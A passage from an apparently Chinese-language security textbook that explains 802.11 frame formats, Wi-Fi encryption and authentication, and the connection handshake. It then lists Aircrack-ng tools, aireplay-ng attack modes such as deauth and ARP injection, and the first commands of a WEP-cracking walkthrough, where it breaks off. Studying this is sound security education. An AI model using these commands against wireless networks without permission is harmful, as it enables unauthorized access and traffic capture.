2. 清除发送(Clear To Send， CTS)数据包
3. ACK确认(RTS/CTS)
4. PS-Poll： 当一部移动工作站从省电模式中苏醒， 便会发送一个 PS-Poll 帧给基站， 以取得任何暂存帧

控制帧通常与数据帧搭配使用， 负责区域的清空、信道的取得以及载波监听的维护， 并于收到数据时予以正面的应答， 借此促进工作站间数据传输的可靠性。

32/990



QQ群：632167235

**2.3.2** 管理帧协议格式

管理帧简介

1. **Beacon** 信标帧

主要用来声明某个网络的存在。定期（ 默认100ms、可自己设置） 传送的信标可让station得知网络的存在， 从而调整加入该网络所必需的参数。

1. **Probe Request** 探查请求帧

移动工作站利用Probe Request探查请求帧来扫描区域内目前哪些802.11网络。包含2个字段

SSID： 可被设定为特定网络的SSID或任何网络的SSID。Support rates： 移动工作站所支持的速率。

1. **Probe Response** 探查响应帧

如果ProbeRequest所探查的网络与之兼容， 该网络就会以Probe Response帧响应。送出最后一个beacon帧的工作站必须负责响应所收到的探查信息。

Probe Request帧中包含了beacon帧的所参数， station可根据它调整加入网络所需要的参数。

1. **IBSS announcement traffic indication map (ATIM)**

IBSS 的通知传输指示消息

1. **Disassociation and Deauthentication**

取消关联、解除验证帧

1. **AssociationRequest**

关联请求帧

1. **Reassociation Request**

重新关联

1. **Association Response and Reassociation Response**

关联响应、重新关联响应

1. **Authentication**

身份验证帧

Authentication Algorithm Number： 用于算法选择

1. **Action frame**

帧传送、关联与身份验证的状态

State：




1： 未经认证且尚未关联

2： 已经认证但尚未关联

3： 已经认证且已经关联

Beacon(信标)帧

33/990



QQ群：632167235




Probe Request(探测请求)帧

Probe Response(探测响应)帧

ATIM帧

Disassociation(解除关联) 与 Deauthentication(解除认证)帧

34/990



QQ群：632167235

Association Request(关联请求)帧

Reassociation Request(重新关联请求)帧

Authentication(身份认证)帧

格式说明

1. 帧控制结构(Frame Control)
   1. Protocol Version: (协议版本)通常为0
   2. Type: 帧类型， 管理帧: 00
   3. Subtype: 进一步判断帧的子类型
      1. Beacon(信标)帧
      2. Probe Request(探测请求)帧
      3. Probe Response(探测响应)帧
      4. ATIM帧
      5. Disassociation(解除关联)
      6. Deauthentication(解除认证)帧
      7. Association Request(关联请求)帧
      8. Reassociation Request(重新关联请求)帧

35/990

QQ群：632167235

3.9) Authentication(身份认证)帧

1. To DS: 表明该帧是否是BSS向DS发送的帧
2. From DS: 表明该帧是否是DS向BSS发送的帧
3. More Fragment: 用于说明长帧被分段的情况， 是否还有其它的帧， 如果有则该值设置为1
4. Retry(重传域): 表示该分段是先前传输分段的重发帧。
5. Power Management: 表示传输帧以后， 站所采用的电源管理模式
   1. 为1: STA处于power\_save模式
   2. 为0: STA处于active模式
6. More Data: 表示有很多帧缓存到站中。即至少还有一个数据帧要发送给STA是设置为1。
7. Protected Frame: 表示根据WEP(Wired Equivalent Privacy)算法对帧主体进行加密。如果帧体部分包含被密钥套处理过的数据， 则设置为1， 否则设置为0
8. Order(序号域): 在长帧分段传送时， 该域设置为1表示接受者应该严格按照顺序处理该帧， 否则设置为0

2. Duration/ID(持续时间/标识)

表明该帧和它的确认帧将会占用信道多长时间， Duration 值用于网络分配向量(NAV)计算

1. Address Fields(地址域):
   1. Destination Address
   2. Source Address
   3. BSS ID
2. Sequence Control(序列控制域): 用于过滤重复帧
   1. MSDU(MAC Server Data Unit), 12位序列号(Sequence Number)
   2. MMSDU(MAC Management Server Data Unit), 4位片段号(Fragment Number)组成
3. Frame Body(Data): 发送或接收的信息。对于不同类型的数据帧来说， 这个域的格式差别较大
   1. Beacon(信标)帧
      1. Timestamp(时戳)位: 可用来同步 BSS 中的工作站 BSS 的主计时器会定期发送目前已作用的微秒数。当计数器到达最大值时， 便会从头开始计数
      2. Beacon interval位: AP点每隔一段时间就会发出的Beacon(信标)信号， 用来宣布 802.11网络的存在。我们打开无线连接的时候之所以能看到很多Wi-Fi点就是因为它
      3. Capability information位: 发送Beacon信号的时候， 它被用来通知各方， 该网络具备哪种性能
      4. SSID服务集标识(Service Set Identity): 由字节所形成的字串， 用来标示所属网络的BSSID， 即我们在Wi-Fi连接前看到的接入点名称
      5. 跳频参数组合(PH Parameter Set): 包含了加入 802.11跳频(frequency-hopping)网络所需要的参数
      6. 直接序列参数集合(DS Parameter Set): 指明网络所使用的信道数
      7. 免竞争参数集合(CF Parameter Set): 出现在支持免竞争接入点所发送的 Beacon帧中， 并非必须
      8. IBSS 参数集合(IBSS Parameter Set): 指明ATIM window (数据待传指示通知信息间隔期间) 1.9) TIM数据待传信息(Traffic Indication Map): 指示有哪些工作站需要接收待传数据
   2. Country: 国家识别码
   3. 功率限制(Power Constraint): 让网络得以向工作站传达其所允许的最大传输功率
   4. 信道切换宣告(Channel Switch Announcement): 为了警告网络中的工作站即将变换信道
   5. 禁声(Quiet): 为了避免与特定的军事雷达技术彼此干扰
   6. 发射功率控制报告(TPC Report): 指明链路的衰减情况， 可以帮助工作站了解该如何调整传输功率
   7. 扩展物理层(ERP)
   8. 支持速率(Supported Rates): 无线局域网络支持数种标准速率。当移动工作站试图加入网络， 会先检视该网络所使用的数据速率。有些速率是强制性的， 每部工作站都必须支持， 有些则是选择性的
   9. RSN强健安全网络(Robust Security Network)
4. Probe Request(探测请求)帧
   1. SSID服务集标识(Service Set Identity): 由字节所形成的字串， 用来标示所属网络的BSSID， 即我们在Wi-Fi连接前看到的接入点名称
   2. Supported Rate(支持速率)
   3. 扩展支持速率(Extended Supported Rate)
5. Probe Response(探测响应)帧
   1. Timestamp(时戳)位: 可用来同步 BSS 中的工作站 BSS 的主计时器会定期发送目前已作用的微秒数。当计数器到达最大值时， 便会从头开始计数
   2. Beacon interval位: AP点每隔一段时间就会发出的Beacon(信标)信号， 用来宣布 802.11网络的存在。我们打开无线连接的时候之所以能看到很多Wi-Fi点就是因为它
   3. Capability information位: 发送Beacon信号的时候， 它被用来通知各方， 该网络具备哪种性能
   4. SSID服务集标识(Service Set Identity): 由字节所形成的字串， 用来标示所属网络的BSSID， 即我们

36/990

QQ群：632167235

在Wi-Fi连接前看到的接入点名称

* 1. 支持速率(Supported Rates): 无线局域网络支持数种标准速率。当移动工作站试图加入网络， 会先检视该网络所使用的数据速率
  2. 跳频参数组合(PH Parameter Set): 包含了加入 802.11跳频(frequency-hopping)网络所需要的参数
  3. 直接序列参数集合(DS Parameter Set): 指明网络所使用的信道数
  4. 免竞争参数集合(CF Parameter Set): 出现在支持免竞争接入点所发送的 Beacon帧中， 并非必须
  5. IBSS 参数集合(IBSS Parameter Set): 指明ATIM window (数据待传指示通知信息间隔期间) 3.10) Country: 国家识别码

3.11) FH Hopping Parameters 3.12) FH Pattern Table

3.13) 功率限制(Power Constraint): 让网络得以向工作站传达其所允许的最大传输功率

* 1. 信道切换宣告(Channel Switch Announcement): 为了警告网络中的工作站即将变换信道
  2. 禁声(Quiet): 为了避免与特定的军事雷达技术彼此干扰
  3. IBSS 动态选项(IBSS DFS):在 IBSS 中负责动态选频的工作站可以在管理帧中传递 IBSS DFS 信息元

素

* 1. 发射功率控制报告(TPC Report): 指明链路的衰减情况， 可以帮助工作站了解该如何调整传输功率
  2. 扩展物理层(ERP)
  3. 扩展支持速率(Extended Supported Rate) 3.19) RSN强健安全网络(Robust Security Network)

1. ATIM帧
2. Disassociation(解除关联) 5.1) Beacon Code
3. Deauthentication(解除认证)帧6.1) Beacon Code
4. Association Request(关联请求)帧
   1. Capability information位: 发送Beacon信号的时候， 它被用来通知各方， 该网络具备哪种性能
   2. Listen interval位: 为了节省电池的电力， 工作站可以暂时关闭 802.11网络接口的天线。当工作站处于休眠状态， 接入点必须为之暂存帧
   3. SSID服务集标识(Service Set Identity): 由字节所形成的字串， 用来标示所属网络的BSSID， 即我们在Wi-Fi连接前看到的接入点名称
   4. Supported Rate(支持速率)
5. Reassociation Request(重新关联请求)帧
   1. Capability information位: 发送Beacon信号的时候， 它被用来通知各方， 该网络具备哪种性能
   2. Listen interval位: 为了节省电池的电力， 工作站可以暂时关闭 802.11网络接口的天线。当工作站处于休眠状态， 接入点必须为之暂存帧
   3. Current AP Address位: 使用Current AP Address(目前接入点的地址)位来表明目前所连接的接入点的

MAC地址

* 1. SSID服务集标识(Service Set Identity): 由字节所形成的字串， 用来标示所属网络的BSSID， 即我们在Wi-Fi连接前看到的接入点名称
  2. Supported Rate(支持速率)

9) Authentication(身份认证)帧

9.1) Authentication Algorithm Number: 指明认证程序所使用的认证类型9.2) Authentication Transaction Sequence Number: 用以追踪身份认证的进度9.3) Status Code: 状态代码用来表示某项过程成功或失败

9.4) 质询口令(Challenge Text): 802.11所定义的共享密钥身份认证系统。会要求移动工作站必须成功解码一段加密过的质询口令。这段质询口令的发送系通过 Challenge Text(质询口令)信息元素




6. FCS(CRC): 包括32位的循环冗余校验(CRC)， 用于检错， 注意是检错不是纠错

**2.3.3** 数据帧协议格式

数据帧的形式取决于网络的形式。帧究竟属于哪种类型， 完全取决于subtype(子类型)位， 而与其他位是否出现在帧中无关。

IBSS 数据帧的一种

37/990




QQ群：632167235

接入点发送(From AP)的帧，数据帧的一种

发送至接入点(To AP)的帧，数据帧的一种

38/990



QQ群：632167235

WDS帧，数据帧的一种

格式说明

1. 帧控制结构(Frame Control)
   1. Protocol Version: (协议版本)通常为0
   2. Type: 帧类型， 数据帧: 10
   3. Subtype: 进一步判断帧的子类型， 不同类型的数据帧这个字段的格式是不同的
      1. IBSS帧

3.1.1) 0000: Data

3.1.2) 0010: Null

* + 1. From AP帧

3.2.1) 0000: Data

* + - 1. 1000: Data+CF+ASK
      2. 0100: Data+CF+Poll
      3. 1100: Data+CF+ACK+CF+Poll

3.2.5) 1010: CF+ACK

* + 1. 0110: CF+Poll
    2. 1110: ACK+CF+Poll

3.3) To AP帧

3.3.1) 0000: Data

3.3.2) 1000: Data+CF+ACK

3.3.3) 0010: Null

3.3.4) 1010: CF+ACK(no data)


3.4) WDS帧

null

1. To DS: 表明该帧是否是BSS向DS发送的帧时
   1. IBSS: 设置为0
   2. To AP: 设置为1
   3. From AP: 设置为0
   4. WDS: 设置为1
2. From DS: 表明该帧是否是DS向BSS发送的帧时
   1. IBSS: 设置为0
   2. To AP: 设置为0
   3. From AP: 设置为1
   4. WDS: 设置为1
3. More Fragment: 用于说明长帧被分段的情况， 是否还有其它的帧， 如果有则该值设置为1
4. Retry(重传域): 表示该分段是先前传输分段的重发帧。
5. Power Management: 表示传输帧以后， 站所采用的电源管理模式
   1. 为1: STA处于power\_save模式
   2. 为0: STA处于active模式
6. More Data: 表示有很多帧缓存到站中。即至少还有一个数据帧要发送给STA是设置为1。
7. Protected Frame: 表示根据WEP(Wired Equivalent Privacy)算法对帧主体进行加密。如果帧体部分包含被密钥套处理过的数据， 则设置为1， 否则设置为0
8. Order(序号域): 在长帧分段传送时， 该域设置为1表示接受者应该严格按照顺序处理该帧， 否则设置为0

2. Duration/ID(持续时间/标识)

39/990



QQ群：632167235

表明该帧和它的确认帧将会占用信道多长时间， Duration 值用于网络分配向量(NAV)计算

1. Address Fields(地址域):

这个域的具体格式和控制帧的子类型有关， 不同的子类型会有一些微小的差别

* 1. IBSS
     1. Destination Address
     2. Source Address
     3. BSSID

每个BSS都会被赋予一个BSSID， 它是一个长度为48个bit的二进制识别码， 用来辨识不同的BSS

* 1. From AP
  2. Destination Address
  3. BSSID
  4. Source Address

1. To AP
   1. BSSID
   2. Source Address
   3. Destination Address
2. WDS
   1. BSSID
   2. Source Address
   3. Destination Address
3. Sequence Control(序列控制域): 用于过滤重复帧
   1. MSDU(MAC Server Data Unit), 12位序列号(Sequence Number)
   2. MMSDU(MAC Management Server Data Unit), 4位片段号(Fragment Number)组成[SA， 只有WDS中的帧有这个字段]

5. Frame Body(Data): 发送或接收的信息。




6. FCS(CRC): 包括32位的循环冗余校验(CRC)， 用于检错， 注意是检错不是纠错

**2.3.4** 控制帧协议格式

RTS帧，控制帧的一种

CTS帧，控制帧的一种

40/990



QQ群：632167235

ACK帧，控制帧的一种

PS-Poll帧

格式说明

1. 帧控制结构(Frame Control)
   1. Protocol Version: (协议版本)通常为0
   2. Type: 帧类型， 控制帧: 01
   3. Subtype: 进一步判断帧的子类型:

3.1) 控制帧

请求发送(Request To Send， RTS)数据包清除发送(Clear To Send， CTS)数据包

41/990

QQ群：632167235

3.2) 数据帧

ACK确认(RTS/CTS)

PS-Poll: 当一部移动工作站从省电模式中苏醒， 便会发送一个 PS-Poll 帧给基站， 以取得任何暂存帧

1. To DS: 表明该帧是BSS向DS发送的帧时， 该值设置为1
2. From DS: 表明该帧是DS向BSS发送的帧时， 该值设置为1

控制帧负责处理无线介质的访问， 因此只能够由无线工作站产生。传输系统并不会收送控制帧， 因此这两个Bit必然为0

1. More Fragment: 用于说明长帧被分段的情况， 是否还有其它的帧， 如果有则该值设置为1。控制帧不可能被切割， 这个Bit必然为0
2. Retry(重传域): 表示该分段是先前传输分段的重发帧。

控制帧不像管理或数据帧那样， 必须在序列中等候重送， 因此这个 Bit必然为0

1. Power Management: 表示传输帧以后， 站所采用的电源管理模式
   1. 为1: STA处于power\_save模式
   2. 为0: STA处于active模式
2. More Data: 表示有很多帧缓存到站中。即至少还有一个数据帧要发送给STA是设置为1。

More Data bit只用于管理数据帧， 在控制帧中此Bit必然为0

1. Protected Frame: 表示根据WEP(Wired Equivalent Privacy)算法对帧主体进行加密。如果帧体部分包含被密钥套处理过的数据， 则设置为1， 否则设置为0。

控制帧不会经过加密。因此对控制帧而言， Protected Frame bit必然为0。

1. Order(序号域): 在长帧分段传送时， 该域设置为1表示接受者应该严格按照顺序处理该帧， 否则设置为0。

控制帧是基本帧交换程序(atomic frame exchange operation)的组成要件， 因此必须依序发送。所以这个

Bit必然为0

2. Duration/ID(持续时间/标识)

表明该帧和它的确认帧将会占用信道多长时间， Duration 值用于网络分配向量(NAV)计算。注意: 在PS-Poll帧中不包含Duration/ID这个字段

1. Address Fields(地址域):

这个域的具体格式和控制帧的子类型有关， 不同的子类型会有一些微小的差别

* 1. RTS(请求发送帧)
     1. Receiver Address(接收端地址)

接收大型帧的工作站的地址

* + 1. Transmitter Address(发送端地址)

RTS帧的发送端的地址3.2) CTS(允许发送)

3.2.1) Receiver Address(接收端地址)

* 1. ACK(应答)

3.3.1) Receiver Address(接收端地址)

* 1. PS-Poll(省电模式一轮询)
     1. AID(连接识别码 association ID)

连接识别码是接入点所指定的一个数值， 用以区别各个连接。将此识别码置入帧， 可让接入点找出为其(移动工作站)所暂存的帧

* + 1. BSSID

此位包含发送端目前所在 BSS(AP)的BSSID， 此BSS 建立自目前所连接的AP 3.4.3) Transmitter Address(发送端地址)

此为PS-Poll帧之发送端的 MAC地址

4. FCS(CRC): 包括32位的循环冗余校验(CRC)， 用于检错， 注意是检错不是纠错

**2.4** 加密认证

认证方式

1. 不启用安全 OPEN
2. WEP
3. WPA/WPA2-PSK（ 预共享密钥）
4. WPA/WPA2 802.1X（ radius认证）

42/990

QQ群：632167235

加密算法

**1. WEP**， **Wired Equivalent Privacy**

<http://en.wikipedia.org/wiki/Wired_Equivalent_Privacy>

802.11中最早期的加密标准

**2. CCMP(CTR with CBC-MAC Protocol)**

<http://en.wikipedia.org/wiki/CCMP>

基于AES的全新加密协议， 在IEEE 802.11i中提出

**3. WPA(Wi-Fi Protected Access)**

<http://en.wikipedia.org/wiki/WPA>

WEP 加密采用静态的保密密钥， 各 WLAN 终端使用相同的密钥访问无线网络。WEP 也提供认证功能， 当加密机制功能启用， 客户端要尝试连接上 AP 时， AP 会发出一个 ChallengePacket 给客户端， 客户端再利用共享密钥将此值加密后送回存取点以进行认证比对， 如果正确无误， 才能获准存取网络的资源。

当采用WEP加密技术时， “安全认证类型”会有三种选择：“自动选择”、“开放系统”、“共享密钥”，“自动选择”是无线路由器可以和客户端自动协商成“开放系统”或者“共享密钥”。

其中开放系统（ open方式） 和共享密钥（ share方式） 的区别如下：

* 开放式系统验证和共享密钥验证为两种验证模式， 每个移动客户端连接到网络时AP都会进行验证。开放式系统验证其实可以称为“无验证”， 因为实际上没有进行验证——工作站说“请求验证”， 而AP也不管是否密钥是否正确， 先“答应了再说”， 但最终ap会验证密钥是否正确， 决定是否允许接入——这种验证方式的ap， 往往你随便输入一个密码， 都可以连接， 但如果密码不正确， 会显示为“受限制”。
* 共享密钥验证稍微强大一些， 工作站请求验证， 而访问点（ AP） 用WEP加密的质询进行响应。如果工作站的提供的密钥是错误的， 则立即拒绝请求。如果工作站有正确的WEP密码， 就可以解密该质询， 并允许其接入， 因此， 连接共享密钥系统， 如果密钥不正确， 通常会立即显示“该网络不存在等提示”。这就是开放系统和共享密钥二种验证方式的区别。

**4. TKIP(Temporal Key Integrity Protocol)**

<http://en.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol>

WPA 使用TKIP（ 临时密钥完整性协议）， 密钥与网络上每台设备的 MAC 地址以及一个更大的初始化向量合并， 来确信每一个节点均使用一个不通的密钥流对其数据进行加密。TKIP 使用 RC4 算法对数据进行加密。

**5. WPA2(Wi-Fi Protected Access 2)**

<http://en.wikipedia.org/wiki/WPA2>

认证过程

普通无加密、WEP加密、WPA加密的认证过程相同。

AP 1. -----定期广播 beacon >C

AP 2. <----每个信道广播 Probe Request C

AP 3. -----Probe Response >C

AP 4. <----Authentication C

AP 5. -----Authentication >C

AP 6. <----association request C

AP 7. -----association response >C

AP 8. <----EAPOL四次握手 >C

1. AP发送Beacon广播管理帧

因为AP发送的这个Beacon管理帧数据包是广播地址， 所以我们的PCMIA内置网卡、或者USB外界网卡会接收到这个数据包， 然后在我们的“无线连接列表”中显示出来

2. 客户端向承载指定SSID的AP发送Probe Request(探测请求)帧

当我们点击"连接"的时候， 无线网卡就会发送一个Prob数据帧， 用来向AP请求连接

3. AP接入点对客户端的SSID连接请求进行应答

AP对客户端的连接作出了回应， 并表示不接受任何形式的“帧有效负载加密(frame-payload-encryption)”

4. 客户端对目标AP请求进行身份认证(Authentication)

43/990

QQ群：632167235

5. AP对客户端的身份认证(Authentication)请求作出回应

AP回应， 表示接收身份认证

6. 客户端向AP发送连接(Association)请求

身份认证通过之后， 所有的准备工作都做完了， 客户端这个时候可以向WLAN AP发起正式的连接请求， 请求接入WLAN

7. AP对连接(Association)请求进行回应

AP对客户端的连接请求(Association)予以了回应(包括SSID、性能、加密设置等)。至此， Wi-Fi的连接身份认证交互就全部结束了， 之后就可以正常进行数据发送了

8. 客户端向AP请求断开连接(Disassociation)

当我们点击“断开连接”的时候， 网卡会向AP发送一个断开连接的管理数据帧， 请求进行断开连接

由此， 我们可以发现， 基于对数据帧格式的了解， 黑客可以发起一些针对协议的攻击

1. Deanthentication攻击
2. Disassociation攻击

黑客可以利用这种方式加快对WEP/WPS-PSK保护的无线局域网的攻击， 迫使客户端重新连接并且产生ARP流量(基于WEP的攻击)、或捕获重新进行WPA连接的四次握手， 然后可以对密码进行离线字典或彩虹表破解攻击。

**2.5** 无线破解

**2.5.1** 工具

Aircrack-ng 工具集

aircrack-ng： 主要用于 WEP 及 WPA-PSK 密码的恢复， 只要 Airodump-ng 收集到足够数量的数据包， Aircrack-

ng 就可以自动检测数据包并判断是否可以破解。

airmon-ng： 用于改变无线网卡的工作模式， 以便其他工具的顺利使用。airodump-ng： 用于捕获 802.11 报文， 以便其他工具的顺利使用。

aireplay-ng： 在进行 WEP 及 WPA-PSK 密码恢复时， 可以根据需要创建特殊的无线网络数据报文及流量。

airserv-ng： 可以将无线网卡连接至某一特定端口， 供其他程序调用。

airolib-ng： 进行 WPA Rainbow Table 攻击时使用， 用于建立特定数据库文件。

airdecap-ng： 通过已知密钥来解密 WEP 或 WPA 数据包。

airdecloak-ng： 消除 pcap 文件中的 WEP 加密。

airdriver-ng： 无线设备驱动管理工具。airtun-ng： 创建虚拟隧道。

airbase-ng： 模拟 AP。

packetforge-ng： 为注入攻击制作特殊加密报文。buddy-ng： eassid-ng 的文件描述。

eassid-ng： 和 AP 接入点通讯（ 无 WEP） 。

wessid-ng： 自动化的 WEP 破解工具， 加入 Fragmentation 攻击能力。

tkiptun-ng： 概念阶段， 主要针对 WEP TKIP 加密且启用 QoS 的无线网络。

tools： 合并、转换工具。

aireplay-ng

-0 count, --deauth count： Deauth 攻击模式， count 为 0 表示不断循环。

-1 delay, --fakeauth delay： 伪装一个客户端和 AP 进行连接。

-2, --interactive： 交互攻击模式。

-3, --arpreplay： ArpRequest 注入攻击模式。

44/990

QQ群：632167235

-4, --chopchop： 用来获得一个包含密钥数据的 xor 文件。

-5, --fragmeng： 碎片攻击模式， 用来获得 PRGA （ 包含密钥的后缀为 xor 的文件）。

-6, --caffe-latte： 客户端查询新 IV（ 初始化向量）。

-7, --cfrag： 对一个客户端的片段。

-8, --migmode： 攻击 WPA 迁移模式。

-9, --test： 测试注入和质量。

airodump-ng

交互界面下可使用的命令：

a： 选择活动区域的内容， 比如 AP+STA、仅 AP 等。

d： 重置为默认值。

i： 反向排序。

m： 标记被选择的 AP。

r： 激活实时排序。

s： 通过 beacon 数字排序。

SPACE： 暂停/继续捕获数据包。

TAB： 启用/禁用滚动 AP 列表。

UP： 选择之前在 AP 列表中标记的 AP。

DOWN： 选择当前标记后的 AP。

ivstools

合并ivs文件：

# **ivstools --merge 1.ivs 2.ivs out.ivs**

从cap中提取ivs：

# **ivstools --convert file.cap file.ivs**

airdecloack-ng

提取所需的无线报文:

# **airdecloack-ng --bssid ap\_mac --filters signal -i file.cap**

wesside-ng

自动破解 WEP：

# **wesside-ng -v ap\_mac -k 1 -i mon0**

远程调用

# **airserv-ng -d wlan0 -p port**

# **airodump-ng ip port**

监听设置

1. 设置网卡监听模式

# **airmon-ng start wlan0**

禁用为


# **airmon-ng stop mon0**

2. 查看目前存在的信号

# **airodump-ng mon0**

参数说明

45/990



QQ群：632167235

* **BSSID**： AP的MAC地址， 如果在client section中BSSID显示为“（ not associated） ”， 那么意味着该客户端没有和AP连接上。这种unassociated状态下， 它正在搜索能够连接上的AP。
* **PWR**： 网卡报告的信号水平， 它主要取决与驱动， 当信号值越高时说明你离AP或电脑越近。如果一个

BSSID的PWR是-1， 说明网卡的驱动不支持报告信号水平。如果是部分客户端的PWR为-1， 那么说明该客户端不在你网卡能监听到的范围内， 但是你能捕捉到AP发往该客户端的数据。如果所有的客户端PWR值都为-1， 那么说明网卡驱动不支持信号水平报告。

* **RXQ**： 接收质量， 它用过去10秒钟内成功接收到的分组（ 管理和数据帧） 的百分比来衡量。
* **Beacons**： AP发出的通告编号， 每个接入点（ AP） 在最低速率（ 1M） 时差不多每秒会发送10个左右的

beacon， 所以它们能在很远的地方就被发现。

* **#Data**： 被捕获到的数据分组的数量（ 如果是WEP， 则代表唯一IV的数量） ， 包括广播分组。
* **#/s**： 过去10秒钟内每秒捕获数据分组的数量。
* **CH**： 信道号（ 从beacon中获取） 。
* **MB**： AP所支持的最大速率， 如果MB=11， 它是802.11b， 如果MB=22， 它是802.11b+， 如果更高就是

802.11g。后面的点（ 高于54之后） 表明支持短前导码（ short preamble） 。

* **ENC**： 使用的加密算法体系。OPN=无加密， “WEP?”=WEP或者更高（ 没有足够的数据来选择（ WEP与

WPA/WPA2） ）， WEP（ 没有问号） 表明静态或动态WEP， 如果出现TKIP或CCMP， 那么就是WPA/WPA2。

* **CIPHER**： 检测到的加密算法， CCMP， WRAAP， TKIP， WEP， WEP40或者WEP104中的一个。典型的来说

（ 不是一定的）， TKIP与WPA结合使用， CCMP与WPA2结合使用。如果密钥索引值（ key index） 大于0， 显示为WEP40。标准情况下索引0-3是40bit， 104bit应该是0。

* **AUTH**： 使用的认证协议。 以下的其中一种： MGT（ WPA/WPA2使用独立的认证服务器， 平时我们常说的

802.1x， radius， eap等） ， SKA（ WEP的共享密钥） ， PSK（ WPA/WPA2的预共享密钥） ， 或者OPN（ WEP开放式）。

* **ESSID**： 所谓的“SSID”， 如果启用隐藏SSID的话它可以为空， 这种情况下airodump-ng试图从probe

responses和association requests中获取ssid。

* **STATION**： 客户端的MAC地址， 包括连上的和想要搜索AP来连接的客户端。如果客户端没有连接上， 就在BSSID下显示“not associated”。
* **Packets**： 客户端发送的数据分组数量。
* **Probes**： 被客户端查探的ESSID。如果客户端正试图连接一个AP但是没有连接上， 那么就显示在这里。

**RXQ**扩展

它用于衡量所有的管理帧和数据帧， 你能够从这个数值中了解很多东西， 它是一个线索。假定你获得百分百的RXQ和所有以10（ 或者任何的速率）/每秒速率发出的beacon帧。某个时候突然RXQ降到了90以下， 但是你仍然收到了所有的beacon， 那么你就能知道AP正在向客户端发送数据， 而你监听不到客户端或者AP发送到客户端的数据， 需要更加靠近才行。另一种情况， 你用一个11MB的网卡来监听并捕获数据

（ prism2.5） ， 并且你相对于AP的位置非常好， AP设置成了54MBit， 这个时候如果RXQ再次下降， 那么就能知道至少有一个54MBit的客户端连接到AP了。

**Lost**扩展

它意味着从客户端来的数据丢包， 每个非管理帧中都有一个序列号字段， 把刚接收到的那个帧中的序列号和前一个帧中的序列号一减就能知道丢了几个包， 这就是判别的方法。

可能产生丢包的原因：

1.你不能够同时发送和监听（ 如果你在发送数据的话）， 当你发送一些数据的时候， 在此间隔内你不能监听到其它的包

46/990

QQ群：632167235

1. 太高的发射功率导致你丢包（ 可能离AP太近了）
2. 在当前信道上存在太多的干扰， 干扰源可能是其它的AP， 微波炉， 蓝牙设备等

为了降低丢包率， 你该调整你的物理位置， 使用各种天线， 调整信道、发包或者注入的速率

**2.5.2 WEP**破解

破解步骤

aircrack-ng 主要使用两种方式进行 wep 破解： FMS 和 KoreK

1. 设置监听模式

# **airmon-ng start wlan0**

2. 开始抓包

# **airodump-ng -c 6 -w file.cap wlan0**

会生成 xor、cap、txt 三个文件。

xor 文件为截获的包含预共享密钥文件。

3. 进行 Deauth 攻击， 也可省略

